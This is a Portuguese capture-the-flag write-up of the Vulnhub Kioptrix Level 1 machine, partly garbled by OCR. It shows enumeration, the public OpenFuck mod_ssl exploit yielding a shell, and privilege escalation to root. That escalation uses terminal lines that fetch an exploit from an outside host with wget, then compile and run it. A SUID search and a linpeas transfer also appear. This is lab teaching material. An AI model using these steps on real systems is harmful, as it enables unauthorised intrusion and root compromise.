Write-Up da máquina Kioptrix 1 do Vulnhub: https://www.vulnhub.com/entry/kioptrix-level-1-1,22/

A máquina Kioptrix 1, é uma máquina de nível EASY, mas é uma máquina antiga.


O problema de fazer essa máquina antiga, é que para fazer a exploração da mesma, é necessário a utilização de um exploit em linguagem C, que não é compatível com a versão mais moderna do Kali Linux, até o presente momento (Kali Linux 2021.2).


Iniciado os testes com o "nmap", para identificação de portas e serviços ativos

Executado o "gobuster" na porta 80/http, procurando por diretórios navegáveis e arquivos php, html e txt.
Encontrado alguns diretórios e pudemos identificar que há duas aplicações instaladas no servidor nos diretórios "/usage" e "/mrtg"


Execução do "gobuster" no diretório "/mrtg" e não encontramos nada relevante de arquivos, o mesmo com o diretório "/usage".

Aplicação Webalizer 2.01 no diretório "/usage".





Pesquisando na internet sobre vulnerabilidades e exploits para as versões de aplicações e serviços instalados no alvo. Foi identificado que para o módulo do apache "mod_ssl 2.8.7", pois uma CVE-2002-0082, que possui exploit público.



Search CVE List Downloads Data Feeds Update a CVE Record Request CVE IDs

TOTAL CVE Records: <u>158438</u>

HOME > CVE > CVE-2002-0082

Printer-Friendly View

CVE-2002-0082

Learn more at National Vulnerability Database (NVD)

• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

The dbm and shm session cache code in mod_ssl before 2.8.7-1.3.23, and Apache-SSL before 1.3.22+1.46, does not properly initialize memory using the i2d_SSL_SESSION function, which allows remote attackers to use a buffer overflow to execute arbitrary code via a large client certificate that is signed by a trusted Certificate Authority (CA), which produces a large serialized session.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

Exploit público encontrado na base de exploits do Kali Linux / Exploit-DB (https://www.exploit-db.com/exploits/47080)
Tentei compilar o exploit, mas apresenta erro em diversas bibliotecas da linguagem C.

Pesquisando novamente pelo termo "compiling 764.c exploit" no google, encontrei artigos orientando a instalação da biblioteca "libssl1.0-dev", pois essa biblioteca é antiga e não vem mais instalado no kali, sendo necessário a instalação da mesma para compilação do exploit.

```
| Crost | Start | Company | Company
```

Exploit compilado pelo GCC com sucesso. Agora é necessário saber a versão do sistema operacional que iremos atacar, para pode usar a codificação hexadecimal correta no exploit, como mostrado na imagem abaixo.

```
Supported OffSet:
                                   rted OffSet:

0×00 - Caldera OpenLinux (apache-1.3.26)

0×01 - Cobalt Sun 6.0 (apache-1.3.12)

0×02 - Cobalt Sun 6.0 (apache-1.3.20)

0×03 - Cobalt Sun x (apache-1.3.26)

0×04 - Cobalt Sun x Fixed2 (apache-1.3.26)

0×05 - Conectiva 4 (apache-1.3.6)

0×06 - Conectiva 4.1 (apache-1.3.9)

0×07 - Conectiva 6 (apache-1.3.14)

0×08 - Conectiva 7 (apache-1.3.12)

0×09 - Conectiva 7 (apache-1.3.19)
```

Executado o exploit apontando para o ip do alvo e a codificação hexadecimal da versão do sistema operacional e recebi uma shell de usuário 'apache" dentro do alvo, mas sem qualquer tipo de privilégios.

É possível ver na imagem abaixo que tentou fazer a escalação de privilégios, mas deu erro na hora de salva dentro do alvo o exploit de privesc e com isso, apresentou somente uma shell básica mesmo.

```
root © kali)-[/home/kali]
./exploit 0×6b 192.168.0.14
***************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
# #hackarena irc.brasnet.org *
* TNX Xanthic USG #5ilverlords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #Jonchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
Connection ... 40 of 40
Establishing SSL connection
cipher: 0×4043808c ciphers: 0×80
Ready to send shellcode
Spawning shell ...
bash: no job control in this shell
bash-2.05$
                                    ciphers: 0×80f8088
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--20:23:55-- https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
⇒ `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!
Unable to establish SSL connection.
Unable to establish SSL connection.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./exploit: No such file or directory
bash-2.05$
bash-2.05$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-2.05$ hostname
hostname
kioptrix.level1
bash-2.05$
```

Entáo deixei a questão um pouco de lado e fui procurar outros modos de fazer a escalação de privilégios.

Encontrado alguns executáveis como o "/usr/bin/at" e "/bin/mont" que poderia usa-los para escalar privilégios, mas para ambos é necessário as credencias de usuário para execução. Pois só executavam com o "sudo" na frente.

bash-2.05\$ find / -user root -perm -4000 -print 2>/dev/null
find / -user root -perm -4000 -print 2>/dev/null
/usr/bin/sperl5.6.0
/usr/bin/chage
/usr/bin/chage
/usr/bin/at
/usr/bin/passwd /usr/bin/passwd /usr/bin/chfn /usr/bin/chsh /usr/bin/newgrp /usr/bin/cronta /usr/bin/ssh /usr/bin/rsn /usr/bin/rcp /usr/bin/rlogin /usr/bin/rsh /usr/bin/sudo /usr/sbin/ping6 /usr/sbin/traceroute6 /usr/sbin/sendmail /usr/sbin/usernetctl /usr/sbin/traceroute /usr/sbin/suexec /bin/ping /bin/mount /bin/umount /bin/su /sbin/pwdb_chkpwd /sbin/unix_chkpwd ash-2.05\$

Enviado via servidor web python o arquivos "linpeas.sh" (https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS), para verificação do que pode ser usado para a escalação do privilégios.

Executado o "linpeas.sh" e analisado toda saída do script e não foi encontrado nada interessante que pudesse ser usado para e scalação de privilários

```
Do you like PEASS?

Become a Patreon : https://www.patreon.com/peass Follow on Twitter : @carlospolopm Respect on HTB : SirRroccoli & makikwwes

Thank you!

Linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of the author or of any other collaborator. Use it at your own networks and/or with the network owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist

LIGEN:

MED/VELLOM: 95% a PE vector

MED: You should take a look to it

LightCyan: Users with console & mounted devs

Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)

LightRagents: Your username

Starting linpeas. Caching Writable Folders...

Discription 2.0,7-10 (bhcompile@stripples.devel.redhat.com) (gcc version 2.96 20000731 (Red Hat Linux 7.1 2.96-98))

User & Groups: uid-48(apache) gid-48(apache) groups-48(apache)

Hostname: kioptrix.levell

Writable Folder: /dev/shm

[+] //bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)

To port scan campallities (no not found)

[+] nmap is available for network discover & port scanning, you should use it yourself
```

Enviado para o alvo o script "linux-exploit-suggester.sh" (https://github.com/mzet-/linux-exploit-suggester), mas o arquivo não executa, devido a erro de sintaxe.

Então voltei a minha atenção originalmente ao código fonte do exploit que já tinha conseguido uma shell no servidor, o que já era meio caminho andado.

Então encontrei um trecho de código no exploit, que ele faz o seguinte: Ele faz download do exploit de escalação de privilégios "ptrace-knod.c" para dentro do diretório "/tmp" e depois compila ele.



para meu Kali Linux, subi um servidor web em python e tranferi via "wget" para o alvo. Dentro do alvo fiz a compilação do exploit com o GCC, pois localmente no Kali 2021.2, ao tentar compilar o arquivo gera de bibliotecas. Com o exploit compilado, bastou executar o mesmo "./exploit", para que eu pudesse capturar o usuário "root" do sistema.

```
root@kali:/home/kali × root@kali:/home/kali ×

bash-2.05$ wget http://192.168.0.249:8000/ptrace-kmod.c

wget http://192.168.0.249:8000/ptrace-kmod.c

-20:29:15-- http://192.168.0.249:8000/ptrace-kmod.c

-> prace-kmod.c'

Connecting to 192.168.0.249:8000... connected!

HTTP request sent, awaiting response... 200 OK

Length: 3,736 [text/x-csrc]

0K ... 100% @ 3.56 MB/s

20:29:15 (3.56 MB/s) - 'ptrace-kmod.c' saved [3736/3736]

bash-2.05$ ls

ls

ptrace-kmod.c

bash-2.05$

bash-2.05$ gcc ptrace-kmod.c -o exploit
gcc ptrace-kmod.c -o exploit
bash-2.05$

bash-2.05$ ./exploit

(-/exploit

(-/exploit
(-/exploit
(-/exploit
(-/exploit
(-/exploit
(-/exploit
(-/exploit
(-/exploit
(-/exploit)
(-/exploit
(-/exploit)
(-/exploit
(-/exploit)
(-/exploit
(-/exploit)
(-/exploit
(-/exploit)
(-/exploit)
(-/exploit)
(-/exploit
(-/exploit)
(-/exploit)
(-/exploit
(-/exploit)
(-/exp
```